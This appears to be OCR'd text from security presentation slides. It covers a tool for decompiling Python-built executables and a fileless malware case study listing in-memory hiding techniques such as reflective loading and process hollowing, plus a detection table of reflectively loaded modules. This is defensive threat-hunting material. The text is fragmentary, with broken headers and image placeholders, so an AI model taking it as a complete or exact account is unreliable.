
A script that helps researcher to unpack and decompile executable written in python. However, right now this only supports executable created with py2exe and pyinstaller.

This script glues together several tools available to the community. Hopefully, this can help people in their daily job. Several YARA rules are available to determine if the executable is written in python (This script also confirms if the executable is created with either py2exe or pyinstaller).

CASE STUDY 2:

INSIDER THREAT






CASE STUDY 3

CASE STUDY 3:

FILELESS MALWARE

COUNTERCEPT




Countercept / Our Thinking / Threat Hunting For Fileless Malware

THREAT HUNTING FOR FILELESS MALWARE

What are 'fileless' attack techniques and how to hunt for them...

Posted on 11 April 2017



Welcome > Blog Home > Malware > Fileless Memory-Based Malware Plagues 140 Banks, Enterprises

FILELESS MEMORY-BASED MALWARE PLAGUES 140 BANKS, ENTERPRISES

by Chris Brook

February 8, 2017 , 4:37 pm

CASE STUDY 3:

FILELESS MALWARE

COUNTERCEPT

What is fileless malware/in-memory attack?

- Resides in RAM
- Inject into: Running processes or suspended processes, (Usually well known)


Few ways to be “invisible”:

- IAT/EAT hooking
- Inline hooking
- Reflective load
- APC injection
- Process hollowing

How are you AV?


CASE STUDY 3:
FILELESS MALWARE

In-Memory Attack



Host Count	Short Hostname	Latest Seen	Hiding Technique	Process Path	odule Path	File Mapping Path	Modul e Size	Allocation Page Permission	Current Page Permission
1	[redacted]	[redacted]	REFLECTIVE_LOAD	%programfiles(x86)%\internet xplorer\iexplore.exe	/a	n/a	1228800	PAGE_EXECUTE_READWRITE	PAGE_EXECUTE_READWRITE
1	[redacted]	[redacted]	REFLECTIVE_LOAD	%windir%\syswow64\msiexec.exe	/a	n/a	81920	PAGE_EXECUTE_READWRITE	PAGE_EXECUTE_READWRITE

Suspicious Threads



